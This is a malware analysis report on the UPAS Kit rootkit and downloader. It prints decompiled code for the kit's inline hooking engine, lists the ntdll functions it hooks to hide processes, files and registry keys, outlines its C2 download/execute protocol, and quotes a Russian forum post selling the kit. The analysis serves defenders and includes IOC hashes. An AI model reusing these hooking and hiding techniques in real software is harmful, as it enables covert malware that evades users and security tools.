
UPAS Kit uses a pretty straight forward inline hooking mechanism, which works using the following flow:

a). Checks if the target function is already hooked (by comparing it's first byte to 0xE9, which is the jmp instruction)




```
stolen_bytes_num = 0;
c_total_dissasembled_bytes = 0;
flOldProtect = 0;
h_module = (HMODULE)GetModuleHandleA(module_name);
if ( !h_module )
  return 0;
proc_addr = GetProcAddress(h_module, proc_name);
c_proc_addr = proc_addr;
cc_proc_addr = proc_addr;
if ( !proc_addr || *(_BYTE *)proc_addr == 0xE9u )// check if already hooked
  return 0;
```


b). If it isn't, it starts disassembling the first bytes of the function, until it processes at least 5 bytes. To do so, it uses a simple disassembly engine which merely counts the number of disassembled bytes per instruction. These bytes are referred to as the stolen bytes.


```
while ( stolen_bytes_num < 5 )
{                                            // Dissasemble stolen bytes, count how many of them exist.
                                             // Either way, it should be at least 5

  current_addr = (char *)current_addr + dissasmbled_bytes;
  stolen_bytes_num += dissasmbled_bytes;
  c_total_dissasembled_bytes = stolen_bytes_num;
  dissasmbled_bytes = ml_dissassmbly_engine((BYTE *)current_addr);
  if ( dissasmbled_bytes == -1 )
  {
    if ( stolen_bytes_num < 5 )
      goto change_protection_of_stolen_bytes_to_exec;
    break;
  }
}
```

c). Prepares a buffer with 21 NOP bytes (0x90), and then reads the stolen bytes into it. Also, it modifies the last 5 bytes with a jump to the address that follows the stolen bytes. The buffer's protection is then set to be the same one used for the original bytes (i.e. should be executable).


```
*num_of_stolen_bytes = stolen_bytes_num;
process_heap = (void *)GetProcessHeap();
current_addr = HeapAlloc(process_heap, 8u, stolen_bytes_num);
trampoline = VirtualAlloc(0, 0x15u, 0x101000u, 4u);
trampoline_bytes_1 = 0x90909090;
trampoline_bytes_2 = 0x90909090;
trampoline_bytes_3 = 0x90909090;
trampoline_bytes_4 = 0x90909090;
trampoline_bytes_5 = 0x90909090;
trampoline_bytes_6 = 0x90u;
cc_total_dissasembled_bytes = c_total_dissasembled_bytes;
if ( !ReadProcessMemory(                       // Read stolen bytes into trampoline
        h_current_process,
        cc_proc_addr,
        &trampoline_bytes_1,
        c_total_dissasembled_bytes,
        &NumberOfBytesRead)
  || NumberOfBytesRead != cc_total_dissasembled_bytes )
{
  goto end;
}
LOBYTE(trampoline_bytes_5) = 0xE9u;            // replace with jump (0xE9)
*(int *)((char *)&trampoline_bytes_5 + 1) = (char *)cc_proc_addr
                                          - (char *)trampoline
                                          + cc_total_dissasembled_bytes
                                          - 21;//
                                             // replace with jump offset
                                             // to the address after stolen bytes
```

d). Sets the stolen bytes part of the original function to 0, and replaces the first 5 bytes with a jump to the hook function.


```
relative_jump_offset_to_hook = (char *)((_BYTE *)hook_proc - (_BYTE *)hooked_proc - 5);// Calculate offset to hook

c_h_current_process = h_current_process;
*(_BYTE *)p_hooked_proc = 0xE9u;
*(_DWORD *)(__p_hooked_proc + 1) = relative_jump_offset_to_hook;
if ( !WriteProcessMemory(c_h_current_process, _p_hooked_proc, patched_stolen_bytes, cc_total_dissasembled_bytes, 0) )
```

The following *ntdll.dll* functions are hooked and are intended to hide the malware's artifacts, thus making it covert:

- NtResumeThread: Intercepted to inject the malware binary into newly created processes.
- NtQuerySystemInformation: Checks if the requested information class is *SystemProcessInformation*, and if so compares the requested PID to the whitelisted explorer.exe PID. If these match, it will set the following SYSTEM_PROCESS_INFORMATION entry (corresponding to the process that precedes the rogue explorer.exe) to point to the subsequent process to explorer.exe.
- NtQueryDirectoryFile: Hides the directory in which the malware copy resides
- NtEnumerateValueKey: Hides the registry run key corresponding to the malware
- NtDeleteValueKey: Same as above
- NtSetValueKey: Avoids the action if the requested key is the malware's run key
- NtSetInformationFile: Checks if the file information class corresponds to one of the following: *FileDispositionInformation*, *FileRenameInformation*, *FileEndOfFileInformation* or *FileAllocationInformation*. If so, compares the file name to the whitelisted malware's copy binary, and if they match avoids the action.
- NtOpenProcess: Avoids the action if the requested PID is that of the rogue explorer.exe process.
- NtWriteFile: Avoids the action if the target file is the malware's binary.

It's important to note that the hooking method used by Kronos is quite different. Although both conduct inline hooking, Kronos uses a much more stable and safe implementation. Inline hooking introduces a concurrency issue whereby a context switch that occurs before all stolen bytes are overwritten may cause a system crash if the hooked function is called (since it's code is not in a consistent state). Therefore, the Kronos hooking method uses an atomic write of the prologue bytes using the instruction 'lock cmpxch8b'. In this sense, the hooking engine of UPAS Kit is a lot simpler, and instead carries out an unsafe write with *WriteProcessMemory* function.

However, once again some similarity can be spotted, and that is in the hook functions themselves. Eight of the above hooks appear in a similar form within Kronos, and serve the exact same purposes. This suggests that part of the rootkit component in those binaries was possibly reused.

**CnC Communication**

The interaction with the C&C server is done using the HTTP protocol. Most of the communication is done after the malware executed all other actions (i.e. injection, hooking and USB spreading). In this sequence of communication the malware beacons the server indefinitely and updates it with the following information:


- System architecture

- flag that indicates whether the malware copies at the %TEMP% directory still exist
- OS version
- Bot version (in this case 1.0.0.0)

The server, in turn, may respond with one of two commands: ‘uninstall’ and ‘download’. The latter can also include one of two subcommands: ‘update’ and ‘execute’, which are self-explanatory. Several commands can be sent in one response, delimited by the “|” character, and the command sequence will begin after the first appearance of a “!” character. The arguments of each command are delimited by a space.

Another possible message sent to the C2 server is an update on an infected USB, which will be sent once the autorun file and malware binary are copied into it.

In essence, this is the central role of UPAS Kit, i.e. serve as a covert and infectious downloader of other modules. Some of the modules for this malware offered for sale back in 2012 can be seen in the following thread from the exploit.in forum:



Upas Kit, Rootkit - Formgrabber - http

Подписка на тему | Сообщить другу | Версия для печати

auroras

Ньюбби

Группа: Пользователь
Сообщений: 42
Регистрация: 13.06.2012
Пользователь №: 44 136
Деятельность: вирусология

Репутация: 1
( 0% - хорошо )

14.06.2012, 20:19

Upas Kit 1.0.0.0

Описание:

Upas - это модульный http бот, который был создан с единственной целью - избавить вас от головной боли. Это продвинутый ring3 руткит, имеющий что-то общее со SpyEye и Z
"тихо" без опознования антивирусами. В данный момент он работает на следующих версиях Windows: XP, Vista, 7 (Seven), Server 2003, Server 2008. Помимо этого "совместим" и
В текущей версии руткит внедряется во всех 32-х битные процессы. Приложение написано на C++.

По умолчанию ядро поставляется со следующими модулями (дополнительные покупаются отдельно)

Rootkit
Download/Execute
Update
AntiRuskill
HTTP Panel
Antis

Список модулей, которые можно приобрести отдельно:

Usb spreader (lnk/autorun)
Botkiller
Form Grabber (IE,FF,Chrome)
FTP Grabber
Flooders Package - SYN/Slowloris/UDP
DNS Hook
Visit (hidden, show)
Ruskill
Post Spreaders

Although we didn’t investigate the additional modules, it seems from their description that they are similar to ones leveraged by ZeuS and some of its variants.

## References

## IOCs

- Analyzed UPAS Kit sample: 1e87d2cbc136d9695b59e67f37035a45a9ad30f5fccc216387a03c0a62afa9d4
- Analyzed Kronos sample (analyzed in Lexsi’s article): 4181d8a4c2eda01094ca28d333a14b144641a5d529821b0083f61624422b25ed